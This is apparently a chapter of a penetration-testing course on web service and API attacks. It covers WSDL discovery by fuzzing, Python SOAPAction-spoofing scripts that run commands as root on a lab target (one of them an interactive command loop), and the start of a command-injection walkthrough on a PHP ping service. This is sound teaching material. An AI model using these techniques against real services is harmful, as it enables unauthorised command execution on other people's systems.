18. Web Service & API Attacks

Introduction to Web Services and APIs

As described by the World Wide Web Consortium (W3C): *Web services provide a standard means of interoperating between different software applications, running on a variety of platforms and/or frameworks. Web services are characterized by their great interoperability and extensibility, as well as their machine-processable descriptions thanks to the use of XML.*

Web services enable applications to communicate with each other. The applications can be entirely different. Consider the following scenario:

- One application written in Java is running on a Linux host and is using an Oracle database
- Another application written in C++ is running on a Windows host and is using an SQL Server database

These two applications can communicate with each other over the internet with the help of web services.

An application programming interface (API) is a set of rules that enables data transmission between different software. The technical specification of each API dictates the data exchange.

Consider the following example:
A piece of software needs to access information, such as ticket prices for specific dates. To obtain the required information, it will make a call to the API of another software (including how data/functionality must be returned). The other software will return any data/functionality requested.

The interface through which these two pieces of software exchanged data is what the API specifies.

You may think Web Services and APIs are quite similar, and you will be correct. See their major differences below.

Web Service vs. API

The terms `web service` and `application programming interface (API)` should not be used interchangeably in every case.

- Web services are a type of application programming interface (API). The opposite is not always true!
- Web services need a network to achieve their objective. APIs can achieve their goal even offline.
- Web services rarely allow external developer access, and there are a lot of APIs that welcome external developer tinkering.
- Web services usually utilize SOAP for security reasons. APIs can be found using different designs, such as XML-RPC, JSON-RPC, SOAP, and REST.
- Web services usually utilize the XML format for data encoding. APIs can be found using different formats to store data, with the most popular being JavaScript Object Notation (JSON).

Web Service Approaches/Technologies

There are multiple approaches/technologies for providing and consuming web services:

- `XML-RPC`
  - XML-RPC uses XML for encoding/decoding the remote procedure call (RPC) and the respective parameter(s). HTTP is usually the transport of choice.
  - ```
    --> POST /RPC2 HTTP/1.0
    User-Agent: Frontier/5.1.2 (WinNT)
    Host: betty.userland.com
    Content-Type: text/xml
    Content-length: 181

    <?xml version="1.0"?>
    <methodCall>
      <methodName>examples.getStateName</methodName>
      <params>
         <param>
                        <value><i4>41</i4></value>
                        </param>
                    </params>
      </methodCall>

    <-- HTTP/1.1 200 OK
    Connection: close
    Content-Length: 158
    Content-Type: text/xml
    Date: Fri, 17 Jul 1998 19:55:08 GMT
    ```
    ```

```
   Server: UserLand Frontier/5.1.2-WinNT

   <?xml version="1.0"?>
   <methodResponse>
      <params>
         <param>
                        <value><string>South Dakota</string>
</value>
                        </param>
             </params>
    </methodResponse>
```

The payload in XML is essentially a single `<methodCall>` structure. `<methodCall>` should contain a `<methodName>` sub-item, that is related to the method to be called. If the call requires parameters, then `<methodCall>` must contain a `<params>` sub-item.

- `JSON-RPC`
  - JSON-RPC uses JSON to invoke functionality. HTTP is usually the transport of choice.
  -
```
    --> POST /ENDPOINT HTTP/1.1
     Host: ...
     Content-Type: application/json-rpc
     Content-Length: ...

    {"method": "sum", "params": {"a":3, "b":4}, "id":0}

    <-- HTTP/1.1 200 OK
     ...
     Content-Type: application/json-rpc

     {"result": 7, "error": null, "id": 0}
```

The `{"method": "sum", "params": {"a":3, "b":4}, "id":0}` object is serialized using JSON. Note the three properties: `method`, `params` and `id`. `method` contains the name of the method to invoke. `params` contains an array carrying the arguments to be passed. `id` contains an identifier established by the client. The server must reply with the same value in the response object if included.

- `SOAP (Simple Object Access Protocol)`

- SOAP also uses XML but provides more functionalities than XML-RPC. SOAP defines both a header structure and a payload structure. The former identifies the actions that SOAP nodes are expected to take on the message, while the latter deals with the carried information. A Web Services Definition Language (WSDL) declaration is optional. WSDL specifies how a SOAP service can be used. Various lower-level protocols (HTTP included) can be the transport.
- Anatomy of a SOAP Message
  - `soap:Envelope`: (Required block) Tag to differentiate SOAP from normal XML. This tag requires a `namespace` attribute.
  - `soap:Header`: (Optional block) Enables SOAP's extensibility through SOAP modules.
  - `soap:Body`: (Required block) Contains the procedure, parameters, and data.
  - `soap:Fault`: (Optional block) Used within `soap:Body` for error messages upon a failed API call.

```
  --> POST /Quotation HTTP/1.0
  Host: www.xyz.org
  Content-Type: text/xml; charset = utf-8
  Content-Length: nnn

  <?xml version = "1.0"?>
  <SOAP-ENV:Envelope
    xmlns:SOAP-ENV = "http://www.w3.org/2001/12/soap-envelope"
     SOAP-ENV:encodingStyle = "http://www.w3.org/2001/12/soap-
encoding">

    <SOAP-ENV:Body xmlns:m = "http://www.xyz.org/quotations">
       <m:GetQuotation>
         <m:QuotationsName>MiscroSoft</m:QuotationsName>
      </m:GetQuotation>
    </SOAP-ENV:Body>
  </SOAP-ENV:Envelope>

  <-- HTTP/1.0 200 OK
  Content-Type: text/xml; charset = utf-8
  Content-Length: nnn

  <?xml version = "1.0"?>
  <SOAP-ENV:Envelope
   xmlns:SOAP-ENV = "http://www.w3.org/2001/12/soap-envelope"
    SOAP-ENV:encodingStyle = "http://www.w3.org/2001/12/soap-
encoding">

  <SOAP-ENV:Body xmlns:m = "http://www.xyz.org/quotation">
          <m:GetQuotationResponse>
             <m:Quotation>Here is the quotation</m:Quotation>
```

```
    </m:GetQuotationResponse>
  </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

Note: You may come across slightly different SOAP envelopes. Their anatomy will be the same, though.

- `WS-BPEL (Web Services Business Process Execution Language)` - WS-BPEL web services are essentially SOAP web services with more functionality for describing and invoking business processes.
  - WS-BPEL web services heavily resemble SOAP services. For this reason, they will not be included in this module's scope.
- `RESTful (Representational State Transfer)` - REST web services usually use XML or JSON. WSDL declarations are supported but uncommon. HTTP is the transport of choice, and HTTP verbs are used to access/change/delete resources and use data.

```
--> POST /api/2.2/auth/signin HTTP/1.1
HOST: my-server
Content-Type:text/xml

<tsRequest>
  <credentials name="administrator" password="passw0rd">
    <site contentUrl="" />
  </credentials>
</tsRequest>
```

```
--> POST /api/2.2/auth/signin HTTP/1.1
HOST: my-server
Content-Type:application/json
Accept:application/json

{
 "credentials": {
   "name": "administrator",
  "password": "passw0rd",
  "site": {
    "contentUrl": ""
   }
  }
}
```

Similar API specifications/protocols exist, such as Remote Procedure Call (RPC), SOAP, REST, gRPC, GraphQL, etc.

Do not feel overwhelmed! In the following sections, you will have the opportunity to interact with different web services and APIs.

Web Services Description Language (WSDL)

WSDL stands for Web Service Description Language. WSDL is an XML-based file exposed by web services that informs clients of the provided services/methods, including where they reside and the method-calling convention.

A web service's WSDL file should not always be accessible. Developers may not want to publicly expose a web service's WSDL file, or they may expose it through an uncommon location, following a security through obscurity approach. In the latter case, directory/parameter fuzzing may reveal the location and content of a WSDL file.

Proceed to the end of this section and click on `Click here to spawn the target system!` or the `Reset Target` icon. Use the provided Pwnbox or a local VM with the supplied VPN key to reach the target service and follow along.

Suppose we are assessing a SOAP service residing in `http://<TARGET IP>:3002`. We have not been informed of a WSDL file.

Let us start by performing basic directory fuzzing against the web service.

```
dirb http://<TARGET IP>:3002

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Mar 25 11:53:09 2022
URL_BASE: http://<TARGET IP>:3002/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------
```

```
GENERATED WORDS: 4612

---- Scanning URL: http://<TARGET IP>:3002/ ----
+ http://<TARGET IP>:3002/wsdl (CODE:200|SIZE:0)

-----------------
END_TIME: Fri Mar 25 11:53:24 2022
DOWNLOADED: 4612 - FOUND: 1
```

It looks like `http://<TARGET IP>:3002/wsdl` exists. Let us inspect its content as follows.

```
curl http://<TARGET IP>:3002/wsdl
```

The response is empty! Maybe there is a parameter that will provide us with access to the SOAP web service's WSDL file. Let us perform parameter fuzzing using *ffuf* and the burp-parameter-names.txt list, as follows. *-fs 0* filters out empty responses (size = 0) and *-mc 200* matches *HTTP 200* responses.

```
ffuf -w /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt
-u 'http://<TARGET IP>:3002/wsdl?FUZZ' -fs 0 -mc 200

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.3.1 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://<TARGET IP>:3002/wsdl?FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-
Content/burp-parameter-names.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200
 :: Filter           : Response size: 0
________________________________________________

:: Progress: [40/2588] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] ::
Error
```

```
:: Progress: [537/2588] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00]
:: Erro
wsdl [Status: 200, Size: 4461, Words: 967, Lines: 186]
:: Progress: [982/2588] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00]
:: Erro::
Progress: [1153/2588] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] ::
Err::
Progress: [1780/2588] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] ::
Err::
Progress: [2461/2588] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] ::
Err::
Progress: [2588/2588] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] ::
Err::
Progress: [2588/2588] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] ::
Errors: 0 ::
```

It looks like *wsdl* is a valid parameter. Let us now issue a request for `http://<TARGET IP>:3002/wsdl?wsdl`

```
curl http://<TARGET IP>:3002/wsdl?wsdl

<?xml version="1.0" encoding="UTF-8"?>
<wsdl:definitions targetNamespace="http://tempuri.org/"
        xmlns:s="http://www.w3.org/2001/XMLSchema"
        xmlns:soap12="http://schemas.xmlsoap.org/wsdl/soap12/"
        xmlns:http="http://schemas.xmlsoap.org/wsdl/http/"
        xmlns:mime="http://schemas.xmlsoap.org/wsdl/mime/"
        xmlns:tns="http://tempuri.org/"
        xmlns:soap="http://schemas.xmlsoap.org/wsdl/soap/"
        xmlns:tm="http://microsoft.com/wsdl/mime/textMatching/"
        xmlns:soapenc="http://schemas.xmlsoap.org/soap/encoding/"
        xmlns:wsdl="http://schemas.xmlsoap.org/wsdl/">
        <wsdl:types>
                <s:schema elementFormDefault="qualified"
targetNamespace="http://tempuri.org/">
                        <s:element name="LoginRequest">
                                <s:complexType>
                                        <s:sequence>
                                                <s:element minOccurs="1"
maxOccurs="1" name="username" type="s:string"/>
                                                <s:element minOccurs="1"
maxOccurs="1" name="password" type="s:string"/>
                                        </s:sequence>
                                </s:complexType>
                        </s:element>
                        <s:element name="LoginResponse">
                                <s:complexType>
                                        <s:sequence>
```

```
                                        <s:element minOccurs="1"
maxOccurs="unbounded" name="result" type="s:string"/>
                                        </s:sequence>
                                </s:complexType>
                        </s:element>
                        <s:element name="ExecuteCommandRequest">
                                <s:complexType>
                                        <s:sequence>
                                                <s:element minOccurs="1"
maxOccurs="1" name="cmd" type="s:string"/>
                                        </s:sequence>
                                </s:complexType>
                        </s:element>
                        <s:element name="ExecuteCommandResponse">
                                <s:complexType>
                                        <s:sequence>
                                                <s:element minOccurs="1"
maxOccurs="unbounded" name="result" type="s:string"/>
                                        </s:sequence>
                                </s:complexType>
                        </s:element>
                </s:schema>
        </wsdl:types>
        <!-- Login Messages -->
        <wsdl:message name="LoginSoapIn">
                <wsdl:part name="parameters" element="tns:LoginRequest"/>
        </wsdl:message>
        <wsdl:message name="LoginSoapOut">
                <wsdl:part name="parameters" element="tns:LoginResponse"/>
        </wsdl:message>
        <!-- ExecuteCommand Messages -->
        <wsdl:message name="ExecuteCommandSoapIn">
                <wsdl:part name="parameters"
element="tns:ExecuteCommandRequest"/>
        </wsdl:message>
        <wsdl:message name="ExecuteCommandSoapOut">
                <wsdl:part name="parameters"
element="tns:ExecuteCommandResponse"/>
        </wsdl:message>
        <wsdl:portType name="HacktheBoxSoapPort">
                <!-- Login Operaion | PORT -->
                <wsdl:operation name="Login">
                        <wsdl:input message="tns:LoginSoapIn"/>
                        <wsdl:output message="tns:LoginSoapOut"/>
                </wsdl:operation>
                <!-- ExecuteCommand Operation | PORT -->
                <wsdl:operation name="ExecuteCommand">
                        <wsdl:input message="tns:ExecuteCommandSoapIn"/>
                        <wsdl:output message="tns:ExecuteCommandSoapOut"/>
                </wsdl:operation>
```

```
        </wsdl:portType>
        <wsdl:binding name="HacktheboxServiceSoapBinding"
type="tns:HacktheBoxSoapPort">
                <soap:binding
transport="http://schemas.xmlsoap.org/soap/http"/>
                <!-- SOAP Login Action -->
                <wsdl:operation name="Login">
                        <soap:operation soapAction="Login"
style="document"/>
                        <wsdl:input>
                                <soap:body use="literal"/>
                        </wsdl:input>
                        <wsdl:output>
                                <soap:body use="literal"/>
                        </wsdl:output>
                </wsdl:operation>
                <!-- SOAP ExecuteCommand Action -->
                <wsdl:operation name="ExecuteCommand">
                        <soap:operation soapAction="ExecuteCommand"
style="document"/>
                        <wsdl:input>
                                <soap:body use="literal"/>
                        </wsdl:input>
                        <wsdl:output>
                                <soap:body use="literal"/>
                        </wsdl:output>
                </wsdl:operation>
        </wsdl:binding>
        <wsdl:service name="HacktheboxService">
                <wsdl:port name="HacktheboxServiceSoapPort"
binding="tns:HacktheboxServiceSoapBinding">
                        <soap:address
location="http://localhost:80/wsdl"/>
                </wsdl:port>
        </wsdl:service>
</wsdl:definitions>
```


We identified the SOAP service's WSDL file!

Note: WSDL files can be found in many forms, such as `/example.wsdl`, `?wsdl`, `/example.disco`, `?disco` etc. DISCO is a Microsoft technology for publishing and discovering Web Services.

WSDL File Breakdown

Let us now go over the identified WSDL file above together.

The above WSDL file follows the WSDL version 1.1 layout and consists of the following elements.

- `Definition` - The root element of all WSDL files. Inside the definition, the name of the web service is specified, all namespaces used across the WSDL document are declared, and all other service elements are defined.

  - ```
    <wsdl:definitions targetNamespace="http://tempuri.org/"

        <wsdl:types></wsdl:types>
        <wsdl:message name="LoginSoapIn"></wsdl:message>
        <wsdl:portType name="HacktheBoxSoapPort">
              <wsdl:operation name="Login"></wsdl:operation>
        </wsdl:portType>
        <wsdl:binding name="HacktheboxServiceSoapBinding"
    type="tns:HacktheBoxSoapPort">
              <wsdl:operation name="Login">
                    <soap:operation soapAction="Login"
    style="document"/>
                    <wsdl:input></wsdl:input>
                    <wsdl:output></wsdl:output>
              </wsdl:operation>
        </wsdl:binding>
        <wsdl:service name="HacktheboxService"></wsdl:service>
    </wsdl:definitions>
    ```

- `Data Types` - The data types to be used in the exchanged messages.

  - ```
    <wsdl:types>
        <s:schema elementFormDefault="qualified"
    targetNamespace="http://tempuri.org/">
              <s:element name="LoginRequest">
                    <s:complexType>
                          <s:sequence>
                                <s:element minOccurs="1"
    maxOccurs="1" name="username" type="s:string"/>
                                <s:element minOccurs="1"
    maxOccurs="1" name="password" type="s:string"/>
                          </s:sequence>
                    </s:complexType>
              </s:element>
              <s:element name="LoginResponse">
                    <s:complexType>
                          <s:sequence>
                                <s:element minOccurs="1"
    ```

```
maxOccurs="unbounded" name="result" type="s:string"/>
                        </s:sequence>
                    </s:complexType>
                </s:element>
                <s:element name="ExecuteCommandRequest">
                    <s:complexType>
                        <s:sequence>
                            <s:element minOccurs="1"
maxOccurs="1" name="cmd" type="s:string"/>
                        </s:sequence>
                    </s:complexType>
                </s:element>
                <s:element name="ExecuteCommandResponse">
                    <s:complexType>
                        <s:sequence>
                            <s:element minOccurs="1"
maxOccurs="unbounded" name="result" type="s:string"/>
                        </s:sequence>
                    </s:complexType>
                </s:element>
            </s:schema>
        </wsdl:types>
```


- `Messages` - Defines input and output operations that the web service supports. In other words, through the *messages* element, the messages to be exchanged, are defined and presented either as an entire document or as arguments to be mapped to a method invocation.

    - ```
      <!-- Login Messages -->
      <wsdl:message name="LoginSoapIn">
          <wsdl:part name="parameters" element="tns:LoginRequest"/>
      </wsdl:message>
      <wsdl:message name="LoginSoapOut">
          <wsdl:part name="parameters" element="tns:LoginResponse"/>
      </wsdl:message>
      <!-- ExecuteCommand Messages -->
      <wsdl:message name="ExecuteCommandSoapIn">
          <wsdl:part name="parameters"
      element="tns:ExecuteCommandRequest"/>
      </wsdl:message>
      <wsdl:message name="ExecuteCommandSoapOut">
          <wsdl:part name="parameters"
      element="tns:ExecuteCommandResponse"/>
      </wsdl:message>
      ```
      ```

- `Operation` - Defines the available SOAP actions alongside the encoding of each message.
- `Port Type` - Encapsulates every possible input and output message into an operation. More specifically, it defines the web service, the available operations and the exchanged messages. Please note that in WSDL version 2.0, the *interface* element is tasked with defining the available operations and when it comes to messages the (data) types element handles defining them.

```
<wsdl:portType name="HacktheBoxSoapPort">
    <!-- Login Operaion | PORT -->
    <wsdl:operation name="Login">
          <wsdl:input message="tns:LoginSoapIn"/>
          <wsdl:output message="tns:LoginSoapOut"/>
    </wsdl:operation>
    <!-- ExecuteCommand Operation | PORT -->
    <wsdl:operation name="ExecuteCommand">
          <wsdl:input message="tns:ExecuteCommandSoapIn"/>
          <wsdl:output message="tns:ExecuteCommandSoapOut"/>
    </wsdl:operation>
</wsdl:portType>
```

- `Binding` - Binds the operation to a particular port type. Think of bindings as interfaces. A client will call the relevant port type and, using the details provided by the binding, will be able to access the operations bound to this port type. In other words, bindings provide web service access details, such as the message format, operations, messages, and interfaces (in the case of WSDL version 2.0).

```
<wsdl:binding name="HacktheboxServiceSoapBinding"
type="tns:HacktheBoxSoapPort">
    <soap:binding
transport="http://schemas.xmlsoap.org/soap/http"/>
    <!-- SOAP Login Action -->
    <wsdl:operation name="Login">
          <soap:operation soapAction="Login" style="document"/>
          <wsdl:input>
                <soap:body use="literal"/>
          </wsdl:input>
          <wsdl:output>
                <soap:body use="literal"/>
          </wsdl:output>
    </wsdl:operation>
    <!-- SOAP ExecuteCommand Action -->
    <wsdl:operation name="ExecuteCommand">
          <soap:operation soapAction="ExecuteCommand"
style="document"/>
```

```
            <wsdl:input>
                    <soap:body use="literal"/>
            </wsdl:input>
            <wsdl:output>
                    <soap:body use="literal"/>
            </wsdl:output>
    </wsdl:operation>
</wsdl:binding>
```

- `Service` - A client makes a call to the web service through the name of the service specified in the service tag. Through this element, the client identifies the location of the web service.

    - ```
      <wsdl:service name="HacktheboxService">

        <wsdl:port name="HacktheboxServiceSoapPort" binding="tns:HacktheboxServiceSoapBinding">
          <soap:address location="http://localhost:80/wsdl"/>
        </wsdl:port>

      </wsdl:service>
      ```


In the `SOAP Action Spoofing` section, later on, we will see how we can leverage the identified WSDL file to interact with the web service.

SOAPAction Spoofing

SOAP messages towards a SOAP service should include both the operation and the related parameters. This operation resides in the first child element of the SOAP message's body. If HTTP is the transport of choice, it is allowed to use an additional HTTP header called SOAPAction, which contains the operation's name. The receiving web service can identify the operation within the SOAP body through this header without parsing any XML.

If a web service considers only the SOAPAction attribute when determining the operation to execute, then it may be vulnerable to SOAPAction spoofing.

Let us assess together a SOAP service that is vulnerable to SOAPAction spoofing.

Proceed to the end of this section and click on `Click here to spawn the target system!` or the `Reset Target` icon. Use the provided Pwnbox or a local VM with the supplied VPN key to reach the target web service and follow along.
      ```

Suppose we are assessing a SOAP web service, whose WSDL file resides in `http://<TARGET IP>:3002/wsdl?wsdl`.

The service's WSDL file can be found below.

```
curl http://<TARGET IP>:3002/wsdl?wsdl

<?xml version="1.0" encoding="UTF-8"?>
<wsdl:definitions targetNamespace="http://tempuri.org/"
  xmlns:s="http://www.w3.org/2001/XMLSchema"
  xmlns:soap12="http://schemas.xmlsoap.org/wsdl/soap12/"
  xmlns:http="http://schemas.xmlsoap.org/wsdl/http/"
  xmlns:mime="http://schemas.xmlsoap.org/wsdl/mime/"
  xmlns:tns="http://tempuri.org/"
  xmlns:soap="http://schemas.xmlsoap.org/wsdl/soap/"
  xmlns:tm="http://microsoft.com/wsdl/mime/textMatching/"
  xmlns:soapenc="http://schemas.xmlsoap.org/soap/encoding/"
  xmlns:wsdl="http://schemas.xmlsoap.org/wsdl/">

  <wsdl:types>


    <s:schema elementFormDefault="qualified"
targetNamespace="http://tempuri.org/">



      <s:element name="LoginRequest">

        <s:complexType>
          <s:sequence>
            <s:element minOccurs="1" maxOccurs="1" name="username"
type="s:string"/>
            <s:element minOccurs="1" maxOccurs="1" name="password"
type="s:string"/>
          </s:sequence>
        </s:complexType>

      </s:element>


      <s:element name="LoginResponse">

        <s:complexType>
          <s:sequence>
            <s:element minOccurs="1" maxOccurs="unbounded" name="result"
type="s:string"/>
          </s:sequence>
        </s:complexType>
```

```
      </s:element>


      <s:element name="ExecuteCommandRequest">

        <s:complexType>
          <s:sequence>
            <s:element minOccurs="1" maxOccurs="1" name="cmd"
type="s:string"/>
          </s:sequence>
        </s:complexType>

      </s:element>

      <s:element name="ExecuteCommandResponse">

        <s:complexType>
          <s:sequence>
            <s:element minOccurs="1" maxOccurs="unbounded" name="result"
type="s:string"/>
          </s:sequence>
        </s:complexType>

      </s:element>



    </s:schema>


  </wsdl:types>



  <!-- Login Messages -->
  <wsdl:message name="LoginSoapIn">

    <wsdl:part name="parameters" element="tns:LoginRequest"/>

  </wsdl:message>


  <wsdl:message name="LoginSoapOut">

    <wsdl:part name="parameters" element="tns:LoginResponse"/>

  </wsdl:message>
```

```
  <!-- ExecuteCommand Messages -->
  <wsdl:message name="ExecuteCommandSoapIn">

    <wsdl:part name="parameters" element="tns:ExecuteCommandRequest"/>

  </wsdl:message>


  <wsdl:message name="ExecuteCommandSoapOut">

    <wsdl:part name="parameters" element="tns:ExecuteCommandResponse"/>

  </wsdl:message>




  <wsdl:portType name="HacktheBoxSoapPort">


    <!-- Login Operaion | PORT -->
    <wsdl:operation name="Login">

      <wsdl:input message="tns:LoginSoapIn"/>
      <wsdl:output message="tns:LoginSoapOut"/>

    </wsdl:operation>


    <!-- ExecuteCommand Operation | PORT -->
    <wsdl:operation name="ExecuteCommand">

      <wsdl:input message="tns:ExecuteCommandSoapIn"/>
      <wsdl:output message="tns:ExecuteCommandSoapOut"/>

    </wsdl:operation>

  </wsdl:portType>




  <wsdl:binding name="HacktheboxServiceSoapBinding"
type="tns:HacktheBoxSoapPort">


    <soap:binding transport="http://schemas.xmlsoap.org/soap/http"/>
```

```
    <!-- SOAP Login Action -->
    <wsdl:operation name="Login">

      <soap:operation soapAction="Login" style="document"/>

      <wsdl:input>
        <soap:body use="literal"/>
      </wsdl:input>

      <wsdl:output>
        <soap:body use="literal"/>
      </wsdl:output>

    </wsdl:operation>


    <!-- SOAP ExecuteCommand Action -->
    <wsdl:operation name="ExecuteCommand">
      <soap:operation soapAction="ExecuteCommand" style="document"/>

      <wsdl:input>
        <soap:body use="literal"/>
      </wsdl:input>

      <wsdl:output>
        <soap:body use="literal"/>
      </wsdl:output>
    </wsdl:operation>


  </wsdl:binding>




  <wsdl:service name="HacktheboxService">


    <wsdl:port name="HacktheboxServiceSoapPort"
binding="tns:HacktheboxServiceSoapBinding">
      <soap:address location="http://localhost:80/wsdl"/>
    </wsdl:port>


  </wsdl:service>
```

```
</wsdl:definitions>
```

The first thing to pay attention to is the following.

```
<wsdl:operation name="ExecuteCommand">
<soap:operation soapAction="ExecuteCommand" style="document"/>
```

We can see a SOAPAction operation called *ExecuteCommand*.

Let us take a look at the parameters.

```
<s:element name="ExecuteCommandRequest">
<s:complexType>
<s:sequence>
<s:element minOccurs="1" maxOccurs="1" name="cmd" type="s:string"/>
</s:sequence>
</s:complexType>
</s:element>
```

We notice that there is a *cmd* parameter. Let us build a Python script to issue requests (save it as `client.py`). Note that the below script will try to have the SOAP service execute a `whoami` command.


```
import requests

payload = '<?xml version="1.0" encoding="utf-8"?><soap:Envelope
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:tns="http://tempuri.org/"
xmlns:tm="http://microsoft.com/wsdl/mime/textMatching/"><soap:Body>
<ExecuteCommandRequest xmlns="http://tempuri.org/"><cmd>whoami</cmd>
</ExecuteCommandRequest></soap:Body></soap:Envelope>'

print(requests.post("http://<TARGET IP>:3002/wsdl", data=payload, headers=
{"SOAPAction":'"ExecuteCommand"'}).content)
```

The Python script can be executed, as follows.

```
python3 client.py
b'<?xml version="1.0" encoding="utf-8"?><soap:Envelope
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
```

```
xmlns:tns="http://tempuri.org/"
xmlns:tm="http://microsoft.com/wsdl/mime/textMatching/"><soap:Body>
<ExecuteCommandResponse xmlns="http://tempuri.org/">
<success>false</success><error>This function is only allowed in internal
networks</error></ExecuteCommandResponse></soap:Body></soap:Envelope>'
```

We get an error mentioning *This function is only allowed in internal networks*. We have no access to the internal networks. Does this mean we are stuck? Not yet! Let us try a SOAPAction spoofing attack, as follows.

Let us build a new Python script for our SOAPAction spoofing attack (save it as `client_soapaction_spoofing.py`).

```
import requests

payload = '<?xml version="1.0" encoding="utf-8"?><soap:Envelope
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:tns="http://tempuri.org/"
xmlns:tm="http://microsoft.com/wsdl/mime/textMatching/"><soap:Body>
<LoginRequest xmlns="http://tempuri.org/"><cmd>whoami</cmd></LoginRequest>
</soap:Body></soap:Envelope>'

print(requests.post("http://<TARGET IP>:3002/wsdl", data=payload, headers=
{"SOAPAction":'"ExecuteCommand"'}).content)
```


- We specify *LoginRequest* in `<soap:Body>`, so that our request goes through. This operation is allowed from the outside.
- We specify the parameters of *ExecuteCommand* because we want to have the SOAP service execute a `whoami` command.
- We specify the blocked operation (*ExecuteCommand*) in the SOAPAction header

If the web service determines the operation to be executed based solely on the SOAPAction header, we may bypass the restrictions and have the SOAP service execute a `whoami` command.

Let us execute the new script.

```
python3 client_soapaction_spoofing.py
b'<?xml version="1.0" encoding="utf-8"?><soap:Envelope
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:tns="http://tempuri.org/"
xmlns:tm="http://microsoft.com/wsdl/mime/textMatching/"><soap:Body>
<LoginResponse xmlns="http://tempuri.org/"><success>true</success>
```

```
<result>root\n</result></LoginResponse></soap:Body></soap:Envelope>'
```

Our `whoami` command was executed successfully, bypassing the restrictions through SOAPAction spoofing!

If you want to be able to specify multiple commands and see the result each time, use the following Python script (save it as `automate.py`).

```
import requests

while True:
    cmd = input("$ ")
    payload = f'<?xml version="1.0" encoding="utf-8"?><soap:Envelope
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:tns="http://tempuri.org/"
xmlns:tm="http://microsoft.com/wsdl/mime/textMatching/"><soap:Body>
<LoginRequest xmlns="http://tempuri.org/"><cmd>{cmd}</cmd></LoginRequest>
</soap:Body></soap:Envelope>'
    print(requests.post("http://<TARGET IP>:3002/wsdl", data=payload,
headers={"SOAPAction":'"ExecuteCommand"'}).content)
```

You can execute it as follows.

```
python3 automate.py
$ id
b'<?xml version="1.0" encoding="utf-8"?><soap:Envelope
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:tns="http://tempuri.org/"
xmlns:tm="http://microsoft.com/wsdl/mime/textMatching/"><soap:Body>
<LoginResponse xmlns="http://tempuri.org/"><success>true</success>
<result>uid=0(root) gid=0(root) groups=0(root)\n</result></LoginResponse>
</soap:Body></soap:Envelope>'
$
```


Command Injection

Command injections are among the most critical vulnerabilities in web services. They allow system command execution directly on the back-end server. If a web service uses user-controlled input to execute a system command on the back-end server, an attacker may be able to inject a malicious payload to subvert the intended command and execute his own.

Let us assess together a web service that is vulnerable to command injection.

You may have come across connectivity-checking web services in router admin panels or even websites that merely execute a ping command towards a website of your choosing.

Proceed to the end of this section and click on `Click here to spawn the target system!` or the `Reset Target` icon. Use the provided Pwnbox or a local VM with the supplied VPN key to reach the target service and follow along.

Suppose we are assessing such a connectivity-checking service residing in `http://<TARGET IP>:3003/ping-server.php/ping`. Suppose we have also been provided with the source code of the service.

Note: The web service we are about to assess does not follow the web service architectural designs/approaches we covered. It is quite close to a normal web service, though, as it provides its functionality in a programmatic way, and different clients can use it for connectivity-checking purposes.

```
<?php
function ping($host_url_ip, $packets) {
        if (!in_array($packets, array(1, 2, 3, 4))) {
                die('Only 1-4 packets!');
        }
        $cmd = "ping -c" . $packets . " " . escapeshellarg($host_url);
        $delimiter = "\n" . str_repeat('-', 50) . "\n";
        echo $delimiter . implode($delimiter, array("Command:", $cmd,
"Returned:", shell_exec($cmd)));
}

if ($_SERVER['REQUEST_METHOD'] === 'GET') {
        $prt = explode('/', $_SERVER['PATH_INFO']);
        call_user_func_array($prt[1], array_slice($prt, 2));
}
?>
```

- A function called *ping* is defined, which takes two arguments *host_url_ip* and *packets*. The request should look similar to the following. `http://<TARGET IP>:3003/ping-server.php/ping/<VPN/TUN Adapter IP>/3`. To check that the web service is sending ping requests, execute the below in your attacking machine and then issue the request.

    - ```
      sudo tcpdump -i tun0 icmp
      tcpdump: verbose output suppressed, use -v[v]... for full
    protocol decode
      listening on tun0, link-type RAW (Raw IP), snapshot length
    262144 bytes
      ```
      ```

```
 11:10:22.521853 IP 10.129.202.133 > 10.10.14.222: ICMP echo
request, id 1, seq 1, length 64
 11:10:22.521885 IP 10.10.14.222 > 10.129.202.133: ICMP echo
reply, id 1, seq 1, length 64
 11:10:23.522744 IP 10.129.202.133 > 10.10.14.222: ICMP echo
request, id 1, seq 2, length 64
 11:10:23.522781 IP 10.10.14.222 > 10.129.202.133: ICMP echo
reply, id 1, seq 2, length 64
 11:10:24.523726 IP 10.129.202.133 > 10.10.14.222: ICMP echo
request, id 1, seq 3, length 64
 11:10:24.523758 IP 10.10.14.222 > 10.129.202.133: ICMP echo
reply, id 1, seq 3, length 64
```

- The code also checks if the *packets*'s value is more than 4, and it does that via an array. So if we issue a request such as `http://<TARGET IP>:3003/ping-server.php/ping/<VPN/TUN Adapter IP>/3333`, we're going to get an *Only 1-4 packets!* error.
